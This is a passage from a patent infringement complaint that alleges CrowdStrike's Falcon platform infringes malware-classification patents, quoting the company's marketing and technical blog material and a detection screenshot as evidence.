
Hi there. In this video, we're going to see how to prevent malware with Falcon. The Falcon platform uses multiple methods to prevent and detect malware. Those methods include machine learning for on and offline protection, exploit blocking, indicators of attack, and blacklisting. This unique and integrated combination allows Falcon to protect against known malware, unknown malware, and fileless malware. Let's see how to configure some of those features.



Every malicious file or technique that is discovered is added to the library of information the CrowdStrike Security Cloud can draw from to protect users. Much of the event data collected from enterprise assets is unstructured and disconnected. Without structure, correlating individual events and determining their link to a future attack becomes a manual task. To address this challenge, CrowdStrike adopted a graph data model to aid in collecting and analyzing data and allowing the CrowdStrike Security Cloud to store, query and analyze relevant events.

(*See* https://www.crowdstrike.com/resources/videos/how-to-prevent-malware-with-crowdstrike-falcon/; *see also* https://www.crowdstrike.com/blog/the-crowdstrike-security-cloud-network-effect/.)

128. In another example, the Accused Products detect "fileless attacks" that "exploit legitimate whitelisted applications that are vulnerable…tak[ing] advantage of built-in operating system executables." Thus, the Accused Products reclassify "exploit[ed] legitimate whitelisted applications" as malware when the actual monitored behaviour extends beyond that permitted by the mask.



The whitelisting approach involves listing all the good processes on a machine, in order to prevent unknown processes from executing. The problem with fileless attacks is that they exploit legitimate whitelisted applications that are vulnerable, and they take advantage of built-in operating system executables. Preventing applications that both users and the OS rely on is not an option.

(*See* https://go.crowdstrike.com/rs/281-OBQ-266/images/WhitepaperFilelessAttacks.pdf?aliId=8201252.)

129. Each claim in the '250 Patent recites an independent invention. Neither claim 1, described above, nor any other individual claim is representative of all claims in the '250 Patent.

130. Defendants have been aware of the ’250 Patent since at least the filing of this Complaint. Further, Plaintiffs have marked their products with the ’250 Patent, including on their web site, since at least July 2020.

131. Defendants directly infringe at least claim 1 of the ’250 Patent, either literally or under the doctrine of equivalents, by performing the steps described above. For example, on information and belief, Defendants perform the claimed method in an infringing manner as described above by running this software and system to protect their own computer and network operations. On information and belief, Defendants also perform the claimed method in an infringing manner when testing the operation of the Accused Products and corresponding systems. As another example, Defendants perform the claimed method when providing or administering services to third parties, customers, and partners using the Accused Products.

132. Defendants’ partners, customers, and end users of their Accused Products and corresponding systems and services directly infringe at least claim 1 of the ’250 Patent, literally or under the doctrine of equivalents, at least by using the Accused Products and corresponding systems and services, as described above.

133. Defendants have actively induced and are actively inducing infringement of at least claim 1 of the ’250 Patent with specific intent to induce infringement, and/or willful blindness to the possibility that their acts induce infringement, in violation of 35 U.S.C. § 271(b). For example, Defendants encourage and induce customers to use CrowdStrike’s security software in a manner that infringes claim 1 of the ’250 Patent at least by offering and providing software that performs a method that infringes claim 1 when installed and operated by the customer, and by engaging in activities relating to selling, marketing, advertising, promotion, installation, support, and distribution of the Accused Products.

134. Defendants encourage, instruct, direct, and/or require third parties—including their certified partners and/or customers—to perform the claimed method using the software, services, and systems in infringing ways, as described above.

135. Defendants further encourage and induce their customers to infringe claim 1 of the '250 Patent: 1) by making their security services available on their website, providing applications that allow users to access those services, widely advertising those services, and providing technical support and instructions to users, and 2) through activities relating to marketing, advertising, promotion, installation, support, and distribution of the Accused Products, including their CrowdStrike security software, and services in the United States. (*See* https://www.crowdstrike.com/; *see* https://www.crowdstrike.com/partners/solution-providers/.)

136. For example, on information and belief, Defendants share instructions, guides, and manuals, which advertise and instruct third parties on how to use the software as described above, including at least customers and partners. (*See* https://www.crowdstrike.com/free-trial-guide/installation/.) On further information and belief, Defendants also provide customer service and technical support to purchasers of the Accused Products and corresponding systems and services, which directs and encourages customers to perform certain actions that use the Accused Products in an infringing manner. (*See* https://www.crowdstrike.com/contact-support/.)

137. Defendants and/or Defendants' partners recommend and sell the Accused Products and provide technical support for the installation, implementation, integration, and ongoing operation of the Accused Products for each individual customer. On information and belief, each customer enters into a contractual relationship with Defendants and/or one of Defendants' partners, which obligates each customer to perform certain actions in order to use the Accused Products. (*See* https://www.crowdstrike.com/free-trial-guide/purchase/; *see* https://www.crowdstrike.com/

free-trial-guide/installation/.) Further, in order to receive the benefit of Defendants' and/or their partners' continued technical support and their specialized knowledge and guidance of the operability of the Accused Products, each customer must continue to use the Accused Products in a way that infringes the '250 Patent. (*See* https://www.crowdstrike.com/contact-support/.)

138. Further, as the entity that provides installation, implementation, and integration of the Accused Products in addition to ensuring the Accused Product remains operational for each customer through ongoing technical support, on information and belief, Defendants and/or Defendants' partners affirmatively aid and abet each customer's use of the Accused Products in a manner that performs the claimed method of, and infringes, the '250 Patent.

139. Defendants also contribute to the infringement of their partners, customers, and end-users of the Accused Products by providing within the United States or importing into the United States the Accused Products, which are for use in practicing, and under normal operation practice, methods claimed in the Asserted Patents, constituting a material part of the inventions claimed, and not a staple article or commodity of commerce suitable for substantial non-infringing uses. Indeed, as shown above, the Accused Products and the example functionality have no substantial non-infringing uses but are specifically designed to practice the '250 Patent.

140. On information and belief, the infringing actions of each partner, customer, and/or end-user of the Accused Products are attributable to one of the Defendants. For example, on information and belief, one of the Defendants directs and controls the activities or actions of its partners or others in connection with the Accused Products by contractual agreement or otherwise requiring partners or others to provide information and instructions to customers who acquire the Accused Products which, when followed, results in infringement. One of the Defendants further directs and controls the operation of devices executing the Accused Products by programming the

software which, when executed by a customer or end user, perform the claimed method of at least claim 1 of the ’250 Patent.

141. Plaintiffs have suffered and continue to suffer damages, including lost profits, as a result of Defendants’ infringement of the ’250 Patent. Defendants are therefore liable to Plaintiffs under 35 U.S.C. § 284 for damages in an amount that adequately compensates Plaintiffs for Defendants’ infringement, but no less than a reasonable royalty.

142. Plaintiffs will continue to suffer irreparable harm unless this Court preliminarily and permanently enjoins Defendants, their agents, employees, representatives, and all others acting in concert with Defendants from infringing the ’250 Patent.

143. Defendants’ infringement of the ’250 Patent is knowing and willful. Defendants acquired actual knowledge of the ’250 Patent at least when Plaintiffs filed this lawsuit and had constructive knowledge of the ’250 Patent from at least the date Plaintiffs marked their products with the ’250 Patent and/or provided notice of the ’250 Patent on their website.

144. On information and belief, despite Defendants’ knowledge of the Asserted Patents and Plaintiffs’ patented technology, Defendants made the deliberate decision to sell products and services that they knew infringe these patents. Defendants’ continued infringement of the ’250 Patent with knowledge of the ’250 Patent constitutes willful infringement.

SECOND CAUSE OF ACTION
(INFRINGEMENT OF THE ’389 PATENT)

145. Plaintiffs reallege and incorporate by reference the allegations of the preceding paragraphs of this Complaint.

146. Defendants have infringed and continue to infringe one or more claims of the ’389 Patent in violation of 35 U.S.C. § 271 in this District and elsewhere in the United States and will continue to do so unless enjoined by this Court. The Accused Products, including features


including features of the Falcon Platform such as Falcon Prevent and Falcon X, at least when used for their ordinary and customary purposes, practice each element of at least claim 1 of the ’389 Patent as described below.

147. For example, claim 1 of the ’389 Patent recites:

> 1. A method of classifying a computer object as malware, the method comprising:
>
> at a base computer, receiving data about a computer object from a first remote computer on which the computer object or similar computer objects are stored, wherein said data includes information about events initiated or involving the computer object when the computer object is created, configured or runs on the first remote computer, said information including at least an identity of an object initiating the event, the event type, and an identity of an object or other entity on which the event is being performed;
>
> at the base computer, receiving data about the computer object from a second remote computer on which the computer object or similar computer objects are stored,
>
> wherein said data includes information about events initiated or involving the computer object when the computer object is created, configured, or runs on the second remote computer, said information including at least an identity of an object initiating the event, the event type, and an identity of an object or other entity on which the event is being performed;
>
> storing, at the base computer, said data received from the first and second remote computers;
>
> correlating, by the base computer, at least a portion of the data about the computer object received from the first remote computer to at least a portion of the data about the computer object received from the second remote computer;
>
> comparing, by the base computer, the correlated data about the computer object received from the first and second remote computers to other objects or entities to identify relationships between the correlated data and the other objects or entities; and
>
> classifying, by the base computer, the computer object as malware on the basis of said comparison.

148. The Accused Products perform the method of claim 1 of the ’389 Patent. To the

extent the preamble is construed to be limiting, the Accused Products perform *a method of classifying a computer object as malware*, as further explained below. For example, the Falcon Platform includes "[a]n intelligent, lightweight agent unlike any other [that] blocks attacks—both malware and malware-free—while capturing and recording endpoint activity. Leverage rich APIs for automation of the Falcon platform's management, detection, response and intelligence."




SINGLE UNIVERSAL AGENT AND POWERFUL APIS

An intelligent, lightweight agent unlike any other blocks attacks — both malware and malware-free — while capturing and recording endpoint activity. Leverage rich APIs for automation of the Falcon platform's management, detection, response and intelligence


(*See* https://www.crowdstrike.com/endpoint-security-products/falcon-platform/.)

149. The Accused Products perform a method that includes *at a base computer, receiving data about a computer object from a first remote computer on which the computer object or similar computer objects are stored*. For example, the Accused Products use a "cloud architecture" that is the "critical component" to next-generation antivirus.



4. Cloud-Native

Cloud architecture is the critical component in the delivery of true next-gen AV. Cloud-based NGAV can be fully operational in seconds, with no reboot, signature updates, configuration, or infrastructure purchases required. Algorithms can process endpoint activity as it occurs, exposing malicious files and suspicious behaviors in near real time with no impact on endpoint performance.




The Platform

The solution to creating more functionality while also reducing the impact on the endpoint is cloud delivery. Today this seems obvious, but in 2011 this thought was revolutionary. CrowdStrike has been committed to being a cloud security company from the very beginning, and the benefits of that decision are now evident.

Over the last couple of years CrowdStrike has added more functionality and capabilities than any other security company in the industry without dramatic changes to the sensor or noticeable impact on the user.

(*See* https://www.crowdstrike.com/cybersecurity-101/endpoint-security/next-generation-antivirus-ngav/; *see also* https://www.crowdstrike.com/blog/tech-center/welcome-to-crowdstrike-falcon/.)


150. In addition, the Falcon Platform endpoint agents reside on the computers that are part of the cloud architecture in the Accused Products and "proactively collect[] all information about inter-process activity."



Of course, some data outside of ESP is still useful to send to humans for analysis. This data helps expert threat hunters in CrowdStrike's OverWatch group find new ways of detecting malicious behavior and malware. As one example among many, CrowdStrike's platform proactively collects all information about inter-process activity — including data that is completely unique in the industry — and makes it all available to analysts. Using that data, OverWatch threat hunters can perform additional analysis that culminates in deploying new IOAs into the product rapidly through the cloud, automating detection of newly discovered behaviors and malware. The number of different ways that the resulting platform can detect instances of malicious behavior is striking.

(*See* https://www.crowdstrike.com/blog/understanding-indicators-attack-ioas-power-event-stream-processing-crowdstrike-falcon/.)


151. The Accused Products also include CrowdStrike Threat Graph, "the [cloud-based] brains behind the Falcon endpoint protection platform," that "collect[s] and index[es] hundreds of GBs per day of raw endpoint data" from remote computers in the network.



CrowdStrike® Threat Graph™ is the brains behind the Falcon endpoint protection platform.

Threat Graph predicts and prevents modern threats in real time through the industry's most comprehensive sets of endpoint telemetry, threat intelligence and AI-powered analytics.


Threat Graph puts this body of knowledge at the responder's fingertips in real time, empowering responders to understand threats immediately and act decisively.



Capture Hardware and software required to collect and index hundreds of GBs per day of raw endpoint data

(*See* https://www.crowdstrike.com/wp-content/uploads/2020/03/threat-graph.pdf.)

152. As another example, the Accused Products include the "Falcon Search Engine" that includes "over 6 trillion unique security events per week from its install base that spans 176 countries, and has amassed the industry's largest collection of searchable malware."



THE POWER OF THE CLOUD & CROWD

Falcon Search Engine brings game-changing speed to your Security Operations Center by leveraging the Falcon platform. CrowdStrike sees over 6 trillion unique security events per week from its install base that spans 176 countries, and has amassed the industry's largest collection of searchable malware. Patent pending indexing technology puts all of this at your fingertips and delivers real-time search results with Falcon MalQuery.

(*See* https://www.crowdstrike.com/endpoint-security-products/falcon-cyber-threat-search-engine/.)

153. The Accused Products perform a method that includes *wherein said data includes information about events initiated or involving the computer object when the computer object is created, configured or runs on the first remote computer, said information including at least an identity of an object initiating the event, the event type, and an identity of an object or other entity on which the event is being performed*. For example, as shown above, the Accused Products include CrowdStrike Threat Graph which receives event data from endpoints pertaining to processes on those endpoints, including the identity of an object that performs an action and the identity of a target object on which the action is performed. (*See* https://www.crowdstrike.com/wp-content/uploads/2020/03/threat-graph.pdf.)

154. In another example, the Accused Products include behavior-based indicators of attack (IOAs) and Event Stream Processing (ESP) collecting and analyzing information such as "stream of process creation events from endpoint sensors" including "Identifier for the machine," "Identifier for the process," "Identifier for the parent process," and "Filename of the created process' executable filename."


Event Stream Processing (ESP) has been a central component of CrowdStrike Falcon's IOA approach since CrowdStrike's inception. In this post we'll take a closer look at ESP — along with its utility and challenges — in an endpoint protection platform like CrowdStrike Falcon.

Here is an example. Suppose you have a stream of process creation events from endpoint sensors. Each event might contain information such as:

- Identifier for the machine
- Identifier for the process
- Identifier for the parent process
- Filename of the created process' executable filename

Given just that information, one could find all occurrences where an Internet Explorer process spawned a command shell. With a retrospective query system like SQL, we would need a nested query that first finds all process instances where *ImageFileName=='cmd.exe'*, and then joins that result set with another query on *ImageFileName=='iexplore.exe'*, and where *ParentProcessId==ProcessId*. This search is obviously inefficient, since we must make two passes through the data. What's worse, doing this retrospectively with a standing query requires a huge amount of unnecessarily redundant computation. In contrast, ESP provides a much more efficient approach by statefully holding onto only relevant data, and then correlating later events with that information.


One straightforward ESP-based approach would be to store each instance of iexplore.exe as it is observed on the endpoint, hanging onto that knowledge for later correlation. When an instance of cmd.exe is observed, we can take the ParentProcessId of the new event and compare it with the current set of saved iexplore.exe ProcessIds. This approach is clearly more efficient than the retrospective query. This example is highly simplified. There are many approaches that can be classified as ESP, but this stateful correlation approach is a straightforward starting point to explain the concept.



CrowdStrike Falcon UI showing an example of a process tree with IOAs indicating malicious behavior related to a document exploit (in this case, a PDF opened in Adobe Acrobat Reader). The green arrow indicates code injection. (Other symbols indicate whether the processes are engaged in file and network operations. The plus or minus symbols are for collapsing/expanding parts of the process tree.)

(*See* https://www.crowdstrike.com/blog/understanding-indicators-attack-ioas-power-event-stream-processing-crowdstrike-falcon/; *see also* https://www.crowdstrike.com/falcon/2020/wp-content/uploads/2020/10/CFP002-Uptown-Splunk-FINAL.pdf.)

155. In another example, as shown below, the Accused Products display a process tree with each node representing a step in a process including related objects "MSHTA.EXE" and "NOTEPAD.EXE." As shown within the red box annotation below, the green arrow from "MSHTA.EXE" to "NOTEPAD.EXE" indicates "MSHTA.EXE" injected code into "NOTEPAD.EXE" ("that another process migrated…into notepad") and created a malicious variant of "NOTEPAD.EXE." The malicious variant of "NOTEPAD.EXE" then performed malicious actions including opening "CMD.EXE" ("defense evasion command attempting to use process injection" that was "blocked") and executing "PWDUMP.EXE" ("prevented and quarantined thanks to CrowdStrike's machine learning").



DETECT TIME Jan. 17, 2019 11:56:43

HOSTNAME CS-SE-SC-WXB02

USER NAME CS-SE-SC-WXB02\jimihendrix

COMMAND LINE "C:\Windows\SysWOW64\notepad.exe"

FILE PATH \Device\HarddiskVolume2\Windows\SysWOW64\notepad.exe

EXECUTABLE SHA256 b66b398769feb6554d213ec79592b84deb81cc37c303fc5778ec92d71af14471

GLOBAL PREVALENCE Common

LOCAL PREVALENCE Common

HASH PREVENTION POLICY None

EXECUTABLE MD5 51805698809b88ceb8193c975c4ce5ac

RUN PERIOD START TIME Jan. 17, 2019 11:48:52 END TIME Jan. 17, 2019 12:53:18

DURATION 01:04:26.024

(*See* https://www.youtube.com/watch?v=LxsKAWozKs8 at 2:54 (figure enlarged).)

156. The Accused Products perform a method that includes *at the base computer,*

receiving data about the computer object from a second remote computer on which the computer object or similar computer objects are stored. For example, as shown above, the Accused Products use a "cloud architecture" that is the "critical component" to next-generation antivirus for endpoint computer devices. (*See* https://www.crowdstrike.com/cybersecurity-101/endpoint-security/next-generation-antivirus-ngav/; *see also* https://www.crowdstrike.com/blog/ tech-center/welcome-to-crowdstrike-falcon/.)

157. In addition, as shown above, the Falcon Platform endpoint agents reside on the computers that are part of the cloud architecture in the Accused Products and "proactively collect[] all information about inter-process activity." (*See* https://www.crowdstrike.com/blog/ understanding-indicators-attack-ioas-power-event-stream-processing-crowdstrike-falcon/.)

158. In addition, as shown above, the Accused Products include CrowdStrike Threat Graph, "the [cloud-based] brains behind the Falcon endpoint protection platform," that "collect[s] and index[es] hundreds of GBs per day of raw endpoint data" from remote computers in the network. (*See* https://www.crowdstrike.com/wp-content/uploads/2020/03/threat-graph.pdf.)

